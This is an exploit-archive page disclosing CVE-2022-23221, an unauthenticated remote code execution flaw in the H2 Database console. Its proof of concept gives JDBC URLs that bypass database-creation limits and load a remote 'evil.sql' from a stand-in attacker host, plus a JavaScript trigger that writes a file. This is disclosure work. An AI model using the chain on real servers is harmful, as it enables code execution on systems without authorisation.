

Search ...

Home | Files | News | About | Contact | &[SERVICES_TAB] | Add New

H2 Database Console Remote Code Execution

Authored by Ismail Aydemir Posted Jan 25, 2022

The H2 Database console suffers from an unauthenticated remote code execution vulnerability.

tags | exploit, remote, code execution

advisories | CVE-2022-23221


Related Files

Share This

Like 0 Tweet LinkedIn Reddit Digg StumbleUpon

```
Change Mirror
                                                                                                                                       Download
Document Title
Unauthenticated RCE vuln in the H2 Database console: CVE-2022-23221.
Product Description
The H2 Console Application
The Console lets you access a SQL database using a browser interface.
Homepage: http://www.h2database.com/html/quickstart.html
Affected Components
File Name: WebServer.java
File Path: /h2database/h2/src/main/org/h2/server/web/WebServer.java
Impacted Function: getConnection
PoC
1) Navigate to the console and attempt to connect to a H2 in memory database that does not exist using the following JDBC URL:
jdbc:h2:mem:1337;
2) Note that you get the following security exception preventing you from creating a new in memory database:  
Database "mem:1337" not found, either pre-create it or allow remote
database creation (not recommended in secure environments) [90149-209] 90149/90149 (Help)
3) Now try again with the following JDBC URL:
jdbc:h2:mem:1339;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;'\
4) Note that you were able to successfully create a new in memory database 5) Create a SQL file that contains a trigger that executes java/javascript/ruby code when executed and host it on a domain you control (ex: http://attacker)
(o) Use the following JDBC URL to execute the SQL file hosted on your domain on connect:
jdbc:h2:mem:1337;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker/evil.sql';'\
Example evil.sql file:
CREATE TABLE test (
id INT NOT NULL
CREATE TRIGGER TRIG_JS BEFORE INSERT ON TEST AS '//javascript
var fos = Java.type("java.io.FileOutputStream");
var b = new fos ("/tmp/pwnedlolol");';
INSERT INTO TEST VALUES (1);
CVE Issued: CVE-2022-23221
```

Follow us on Twitter



File Archive: November 2022 <

Su	Мо	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

	-
Red Hat 186 files	
Ubuntu 52 files	
Gentoo 44 files	
Debian 27 files	
Apple 25 files	
Google Security Research 14 files	
malvuln 10 files	
nu11secur1ty 6 files	
mjurczyk 4 files	
George Tsimpidas 3 files	

File Tags	File Archives
ActiveX (932)	November 2022
Advisory (79,557)	October 2022
Arbitrary (15,643)	September 2022
BBS (2,859)	August 2022
Bypass (1,615)	July 2022
CGI (1,015)	June 2022
Code Execution (6	, ₉₁₃₎ May 2022
Conference (672)	April 2022
Cracker (840)	March 2022
CSRF (3,288)	February 2022
DoS (22,541)	January 2022
Encryption (2,349)	December 2021
Exploit (50,293)	Older
File Inclusion (4,16)	2)
File Upload (946)	Systems
Firewall (821)	AIX (426)
Info Dicologura (2.6	Apple (1,926)

Info Disclosure (2,656)

Login or Register to add favorites

Intrusion Detection (866) BSD (370) Java (2,888) CentOS (55) JavaScript (817) Cisco (1,917) Kernel (6,255) Debian (6,620) Local (14,173) Fedora (1,690) FreeBSD (1,242) Magazine (586) Overflow (12,390) Gentoo (4,272) Perl (1,417) HPUX (878) PHP (5,087) iOS (330) Proof of Concept (2,290) iPhone (108) Protocol (3,426) IRIX (220) Python (1,449) Juniper (67) Remote (30,009) Linux (44,118) Root (3,496) Mac OS X (684) Ruby (594) Mandriva (3,105) NetBSD (255) Scanner (1,631) OpenBSD (479) Security Tool (7,768) Shell (3,098) RedHat (12,339) Shellcode (1,204) Slackware (941) Sniffer (885) Solaris (1,607) Spoof (2,165) SUSE (1,444) SQL Injection (16,089) Ubuntu (8,147) TCP (2,377) UNIX (9,150) Trojan (685) UnixWare (185) **UDP** (875) Windows (6,504) Virus (661)

Other

Vulnerability (31,104)

Web (9,329)

Whitepaper (3,728)

x86 (946) XSS (17,478)

Other



Site Links

News by Month

News Tags

Files by Month

File Tags

File Directory

About Us

History & Purpose

Contact Information

Terms of Service

Privacy Statement

Copyright Information

Hosting By

Rokasec



Follow us on Twitter

